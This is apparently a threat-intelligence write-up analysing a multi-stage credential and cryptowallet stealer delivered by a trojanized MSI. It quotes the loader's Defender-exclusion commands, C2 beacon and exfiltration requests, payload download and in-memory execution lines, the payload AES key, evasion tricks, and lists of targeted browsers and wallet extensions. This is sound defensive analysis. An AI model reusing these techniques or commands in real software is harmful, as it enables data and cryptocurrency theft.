

The code also references three additional embedded resources whose purpose is not fully understood at this time. Based on the surrounding context, they are likely used for encrypted payloads, configuration data, string table information, but only one of these resources has been successfully decrypted so far. Further decoding attempts did not yield a complete reconstruction of the remaining resources, so their exact contents and role in the execution chain remain partially unknown. While it may be important to know exactly what each resource does and how they may be referenced and decoded, we will not be doing that in this analysis.

This code references Eziriz’s .NET Reactore Trial with a start day of 3/12/2026.

If the “timespan“ exceeds the 14 day limit of the trial, it goes to IL_95 and throws our exception. This check also will be bypassed and replaced with a return function

Renamed functions to make everyone’s lives easier.

There is no time like runtime to assemble our imports.
To evade static analysis and signature-based detection, the protected binary employs a specific obfuscation technique for Win32 API imports. API function names are split and reassembled at runtime using string concatenation and .Trim() calls (e.g., “Close “.Trim() + “Handle” → “CloseHandle”), preventing plaintext API name strings from appearing in the binary.

This malware was clearly built with CryptoWalletStealer functionality. What wallets you ask? All the wallets.
In order to continue the actual analysis and not get stuck going down the obfuscated .NET Reactor binary, we ran the binary locally in DnSpy for debugging. While debugging the binary, we set breakpoints on VirtualAlloc,Debugger.IsAttached, VirtualProtect, and Timespan. This was done to bypass the anti-debugger check, bypass the .NET Reactor trial time check, and to break(halt execution) when modules are loaded in memory. Using System Informer, I opened the malware process that was being debugged in dnSpy(named s4.exe) and monitored the “.NET performance” tab for when Jit methods appeared to stop loading.
Once it appeared that the methods stopped loading, I suspended the process in System Informer and created a full dump. With this full dump, we will draw the correlations between our previous static/dynamic analysis of the powershell script. We will pick up close to where that analysis ended.
Analysis


Previously, when we ran the powershell script and the malware reached out to the c2, we received a ‘403: Forbidden’ response(parts of the header are dynamic and there were multiple executions during this analysis). However, when we run the executable payload binary we received a different response.

Here we receive a ‘418: I’m a teapot’ response. This appears to be a reference to RFC2324. This response definitively informs us that this particular variant of malware cannot brew coffee as it has notified us that it is a teapot. As we know, teapots are notoriously used for brewing tea, and not coffee.
After the successful connection, as indicated by the 418 response. Our system information is immediately uploaded to the c2 in plaintext(hex)




The malware then conducts browser profile harvesting. A list of browser names and profile paths and/or data directories are listed statically in the malware for the malware to search and target for credential harvesting or cookie stealing.


Chrome and Edge are then launched silently and quietly with no sandbox.






Being a stealer, the malware also targets crypto:





Lets recap the stages of this specific malware, review the IOC’s, and map them to the MITRE ATT&CK Framework.
Summary / TL;DR
This malware is a multi-stage credential and cryptowallet stealer delivered via a trojanized Advanced Installer MSI package. The attack chain is composed of four discrete stages:an MSIdropper, a PowerShell loader, a next-stage MSI, an in-memory .NET assembly payload (the core implant containing the final payload). The campaign appears to be tagged Barto_SCP_3008, which appears to be an affiliate identifier (“Barto”) and a campaign or victim pool ID (“SCP_3008”).
Stage 1 — MSI Dropper (Initial Access)
File: b87f0bdbd165da304157ea51e8d1fdf4cf91962e529247932e0876649db31cf3.msi.bin
Size: 2,863,104 bytes | File Type:Microsoft Compound / MSIArchive
The initial delivery vehicle is a malicious MSI installer constructed using Advanced Installer, a legitimate commercial packaging tool by Caphyon. Static inspection with Detect It Easy reveals the archive contains four component DLLs and a GUIbinary, consistent with a packed Advanced Installer bundle.Extraction via ExEInfo’s “Rip” function yields the following components:

The MSI’s CustomAction table (inspected via Microsoft Orca) reveals two data-setter actions — AI_DATA_SETTER_1 and AI_DATA_SETTER_2 — that pass configuration to PowerShellScriptLauncher.dll, which then invokes the embedded malicious PowerShell script via the RunPowerShellScript export. This mechanism abuses the trusted MSI installer workflow to achieve initial code execution without dropping an obvious standalone executable.
Stage 2 — PowerShell Loader (Defense Evasion, Reconnaissance, C2 Registration & Payload Staging)
The PowerShell script embedded within the MSI is the operational core of the first-stage kill chain.
It performs the following actions in sequence:
- Sets campaign tag variable:$CjGfwZps = “SCP_3008”
- Enforces TLS1.2 for all outbound connections via [Net.ServicePointManager]::SecurityProtocol
- Sleeps a random interval between 1,400–4,321 ms before detonating —a timing-base sandbox evasion technique designed to outlast automated sandbox execution windows.
- Checks [System.Diagnostics.Debugger]::IsAttached and exits immediately if a .NETdebugger is attached
- Attempts to register three Add-MpPreference exclusion rules that effectively blind Windows Defender to the entire attack chain
- ExclusionPath: %ProgramData%, %APPDATA%, C:\
- ExclusionProcess: powershell.exe, rundll32.exe, msiexec.exe
- ExclusionExtension: .exe, .msi, .dll
Note: During dynamic analysis in the Any.Run sandbox, all three exclusion attempts failed with HRESULT 0xc0000142, indicating that something prevented the Defender modification.
Obfuscation is applied to cmdlet names via backtick injection (e.g., Add-MpPrefer`ence, InvokeWeb`Request`) to break static signature matching. The C2 domain statmanagers3[.]com is stored as an obfuscated decimal character array (decoded:115,116,97,116,109,97,110,97,103,101,114,115,51,46,99,111,109) to prevent static string extraction.
- First contact is a registration beacon:
GET statmanagers3.com/?status=reg&key=9iwuerfszxlxc&site=Barto_SCP_3008
→ 200 OK (confirmed live at +5120ms during dynamic analysis)- Prior to payload delivery, the script enumerates the victim environment and exfiltrates the results inline within the next C2 beacon.
GET statmanagers3.com/?status=start&av=Windows%20Defender&os=Microsoft%2520Windows%252010%25
→ 200 OK (14-byte token returned — possible session/tasking token)- A second-stage MSI is downloaded to C:\ProgramData masquerading as a Microsoft Edge autoupdater
GET https://main45.b-cdn.net/new26/MicrosoftEdgeUpdateTaskMachineCoreB.msi
→ C:\ProgramData\MicrosoftEdgeUpdateTaskMachineCoreB.msi (~5 MB)- The CDN host main45[.]b-cdn[.]net (BunnyCDN)is used to blend payload delivery with legitimate CDN traffic. Concurrent with MSI staging, the script downloads a file with a .jar extension —a decoy extension —which is actually an AES-256-CBC encrypted .NET assembly
GET https://main45.b-cdn.net/new26/new30h.jar → 768,016 bytes
The decrypted assembly is loaded and executed entirely in memory using [Reflection.Assembly]::Load($b).EntryPoint.Invoke($null, @())—the binary is never written to disk
After both payloads are staged, a final status beacon is sent to the C2 acknowledging successful installation:
GET statmanagers3.com/?status=install → 200 OK- The stage-2 MSI is then silently executed via a trusted system binary
msiexec.exe /i “C:\ProgramData\MicrosoftEdgeUpdateTaskMachineCoreB.msi” /qn /norestartStage 3 — In-Memory .NET Implant (we4ftg.exe / new30h.jar Decrypted)
File: we4ftg.exe
SHA256: 5062d43c6c8486b263de5a9c6da60e4ff2e4a184f85d655d5d5f7553842f643e
AssemblyVersion: 432.0.4.0 | Target Framework: .NETFramework 4.8
The decrypted assembly is a full-featured infostealer and cryptowallet harvester
The binary is protected with .NET Reactor (trial version dated 2026-03-12), which applies various obfuscation and encryption techniques to discourage static analysis.

The binary was successfully dumped from memory by running it in dnSpy with breakpoints set on VirtualAlloc, Debugger.IsAttached, VirtualProtect, and TimeSpan, then using System Informer to monitor JITmethod loading and create a full process dump once method loading stabilized.
- Upon execution, the implant connects to a distinct C2 endpoint separate from Stage
2:
POST dns-providersa2[.]com/check
Headers: X-ujxblofszd: NEW-4V | X-tdzkanugxi: oljwe4y98
→ 403 Forbidden (sandbox egress filtered)
→ 418 I'm a teapot (observed in first live execution)
The 418 response functions as a C2 "ready" signal.
- Following a successful 418 response, the implant immediately exfiltrates system re
connaissance data via a POST to /upload:
POST dns-providersa2.com/upload
Content-Type: application/octet-stream | Content-Length: 448- The implant contains a hardcoded enumeration of browser profile paths covering over 30 Chromium-based browsers, Firefox/Waterfox, and others. It silently launches Chrome and Edge with no sandbox (--no-sandbox) to access profile data directories.
Targeted data includes:
- Saved credentials (encrypted password databases)
- Browser cookies (targeting session tokens)
- Local State files (required to decrypt Chromium AES-GCMmaster keys)
- Firefox logins.jsonparsed via FirefoxJsonParser.ParseLogins()
Targeted browsers include:
- Chrome, Edge, Opera, Opera GX, Brave, Vivaldi, CocCoc, Slimjet, Epic, Privacy Browser,Torch,Maxthon, CentBrowser, Iridium, SRWare Iron, Chromium, and over 15 additional variants.
The sample contains indicators implying that it can perform an exhaustive crypto-wallet extraction targeting both desktop wallet applications and browser-based wallet extensions. Desktop wallets targeted include:
- Exodus, Atomic, Electrum, Electrum-LTC, ElectronCash, Bitcoin Core (wallet.dat), Ethereum keystore, MultiBit, MultiBitHD, Armory, Jaxx/Jaxx Liberty, Ledger Live, Coinomi, Guarda, DashCore, Wasabi, Daedalus Mainnet, Coinbase
Browser ExtensionWallets (60+):
- MetaMask (Chrome & Edge & Firefox), 1Password, Phantom, Coinbase Wallet, Trust Wallet, Binance Wallet, Yoroi, Nami, Keplr, Solflare, Backpack, OKX, TronLink, Ronin Wallet, Argent X, Braavos, Leap Wallet, Safepal, LastPass, Bitwarden, Petra, UniSat, Rainbow, Exodus Web3, Polkadot.js, Talisman, Crypto.com DeFiWallet,Terra Station, SubWallet, and dozens of others across Solana, Cosmos, Aptos, Sui, TON, XRPL, Cardano, and EVM ecosystems.
IOCs
| Indicator | Value |
|---|---|
| File Name_a | b87f0bdbd165da304157ea51e8d1fdf4cf91962e529247932e0876649db31cf3.msi |
| File Name_b | MicrosoftEdgeUpdateTaskMachineCoreB.msi |
| File Name_c | new30h.jar |
| File Name_d | we4ftg.exe |
| SHA1_a | 5b6b28ab9130c81dc6bad6a62c7b1945bf7c6f3c |
| SHA1_b | 6baa66fd3a77e3ccac69c97884ed8cb381b2ffb4 |
| SHA1_c | 2fc48d467f7e8421357003c31da0c1ac90519586 |
| SHA256_a | b87f0bdbd165da304157ea51e8d1fdf4cf91962e529247932e0876649db31cf3 |
| SHA256_b | 674476f4d330270fad239a47fc0c4806b17675be074619d4125e46673581d6b6 |
| SHA256_c | ac7a644b79b6e1d1cf33ff39be243e484b4110a7a749d1179a7c9f22538ba38c |
| Decrypted_SHA1_c | e97b13ee34b33e37a37c3b1222c60f9bd3aa97c2 |
| Decrypted_SHA256_c | 5062d43c6c8486b263de5a9c6da60e4ff2e4a184f85d655d5d5f7553842f643e |
| MD5_a | 1bc593da9be19605b4855d1781309b33 |
| MD5_b | 4fbe9a06ae1992584eafd53bb5b2ef77 |
| MD5_c | 3410694db369a8cbfada2ff4fd36aefb |
| MD5_d | f4ad467cf1d2865767e1fae6dae8fac0 |
| URL | statmanagers3[.]com |
| URL | main45[.]b-cdn[.]net |
| URL | dns-providersa2[.]com |
| Campaign Key | 9iwuerfszxlxc |
| Campaign ID or Tag | Barto_SCP_3008 |
/new26 |
|
| Payload AES Key | 2B7E151628AED2A6ABF7158809CF4F3C762E7160F38B4DA16C940A258F4A89C7 |
| Payload AES IV | 000102030405060708090A0B0C0D0E0F |
oljwe4y98 |
|
NEW-4V |
|
Z6jJrulLrbaNsjZoHa.dnX15iI8d9CWbqFR4v |
|
RXlqpgakbYikItbIWCI |
Targeted wallet extension IDs
| Wallet / extension | Extension ID |
|---|---|
| MetaMask | nkbihfbeogaeaoehlefnkodbefgpgknn |
| 1Password | aeblfdkhhhdcdjpifhhbdiojplfjncoa |
| Braavos | jnlgamecbpmbajjfhmmmlhejkemejdma |
| Argent X | dlcobpjiigpikoobohmabehhmhfoodbb |
| Coinhub | jgaaimajipbpdogpdglhaphldakikgef |
| Leap Wallet | fcfcfllfndlomdhbehjjcoimbgofdncg |
| Atomic Ext | gjnckgkfmgmibbkoficdidcljeaaaheg |
| Safepal | lgmpcpglpngdoalbgeoldeajfclnhafa |
| LastPass | hdokiejnpimakedhajhdlcegeplioahd |
| Ronin Wallet | fnjhmkhhmkbjkkabndcnnogagogbneec" |
| MultiversX Wallet | dngmlblcodfobpdpecaadgfbcggfjfnm |
| XVerse Wallet | idnnbdplmphpflfnlkomgpfbpcgelopg |
| ICONex | flpiciilemghbmfalicajoolhkkenfel |
| Temple | ookjlbkiijinhpmnjffcofjonbfbgaoc |
| TezBox | mnfifefkajgofkcjkemidiaecocnkjeh" |
| Hycon Lite Client | bcopgchhojmggmffilplmbdicgaihlkp |
| ZilPay | klnaejjgbibmhlephnhpmaofohgkpgkd |
| Coin98 | aeachknmefphepccionboohckonoeemg@ |
| Cyano | dkdedlpgdmmkkfjabffeganieamfklkm |
| Byone | nlgbhdfgdhgbiamfdfmbikcdghidoadd |
| OneKey | jnmbobjmhlngoefaiojfljckilhhlhcj |
| Solflare | bhhhlbepdkbapadjdnnojkbgioiodbic |
| Magic Eden | mkpegjkblkkefacfnmkajcjmabijhclg |
| Havah Wallet | cnncmdhjacpkmjmkcafchppbnpnhdmon |
| Sui Wallet | opcgpfmipidbgpenhmajoajpbobppdil |
| Venom Wallet | ojggmchlghnjlapmfbnjholfjkiidbch |
| Trust Wallet | egjidjbpglichdcondbcbdnbeeppgdph |
| MetaMask Edge | ejbalbakoplchlghecdalmeeeajnimhm |
| TronLink | ibnejdfjmmkpcnlpebklmnkoeoihofec |
| OKX | mcohilncbfahbmgdjkbpemcciiolgcge |
| Binance Wallet | fhbohimaelbohpjbbldcngcnapndodjp |
| Yoroi | ffnbelfdoeiohenkjibnmadjiehjhajb |
| Math | afbcbjpbpfadlkmhmclhkeeodmamcflc |
| Coinbase | hnfanknocfeofbddgcijnmhnfnkdnaad |
| EnKrypt | kkpllkodjeloidieedojogacfhpaihoh |
| Wombat | amkmjjmmflddogmhpjloimipbofnfjih |
| NeoLine | agjpcllnfffaeohgjghnheapbejnbpjg |
| Rabby | acmacodkjbdgmoleebolmdjonilkdbch |
| Martian | efbglgofoippbgcjepnhiblaibcnclgk |
| Bitwarden | nngceckbapebfimnlniiiahkandclblb |
| Nami | lpfcbjknijpeeillifnkikgncikgfhdo |
| Petra | ejjladinnckdgjemekebdpeokbikhfci |
| ExodusWeb3 | aholpfdialjgjfhomihkjbmgjidlcdno |
| Polkadot.js | jojhfeoedkpkglbfimdfabpdfjaoolaf |
| Talisman | fijngjgcjhjmmpcmkeiomlglpeiijkld |
| Crypto.com | hifafgmccdpekplomjjkcfgodnhcellj |
| Terra Station | aiifbnbfobpmeekipheeijimdpnlpgpp |
| Keplr | dmkamcknogkgcdfhhbddcghachkejeap |
| Sollet | pjligelplfpbmdlachdpefnfdokedfea |
| Auro | cnmamaachppnkjgnildpdmkaakejnhae |
| GAuth Authenticator | ilgcnhelpchnceeipipijaljkblbcobl |
| Phantom | bfnaelmomeimhlpmgjnjophhpkkoljpa |
| UniSat | ppbibelpcjmhbdihakflkdcoccbgbkpo |
| Rainbow | opfgelmcmbiajamepnmloijbpoleiama |
| Bitget Wallet | jiidiaalihmmhddjgbnbgdfflelocpak |
| Ctrl Wallet | hmeobnfnfcmdkdcmlblgagmfpfboieaf |
| Mango Wallet | jiiigigdinhhgjflhljdkcelcjfmplnd |
| Keeper Wallet | lpilbniiabackdjcionkobglmddfbcjo |
| Koala | lnnnmfcpbkafcpgdilckhmhbkkbpkmid |
| IOTA Wallet | iidjkmdceolghepehaaddojmnjnkkija$ |
| Fewcha Move Wallet | ebfidpplhabeedpnhjnobghokpiioolj |
| PWR Wallet | kennjipeijpeengjlogfdjkiiadhbmjl |
| Sui Wallet 2 | khpkpbbcccdmmclmpigdgddabeilkdpd |
| EVER Wallet | cgeeodpfagjceefieflmdfphplkenlfk |
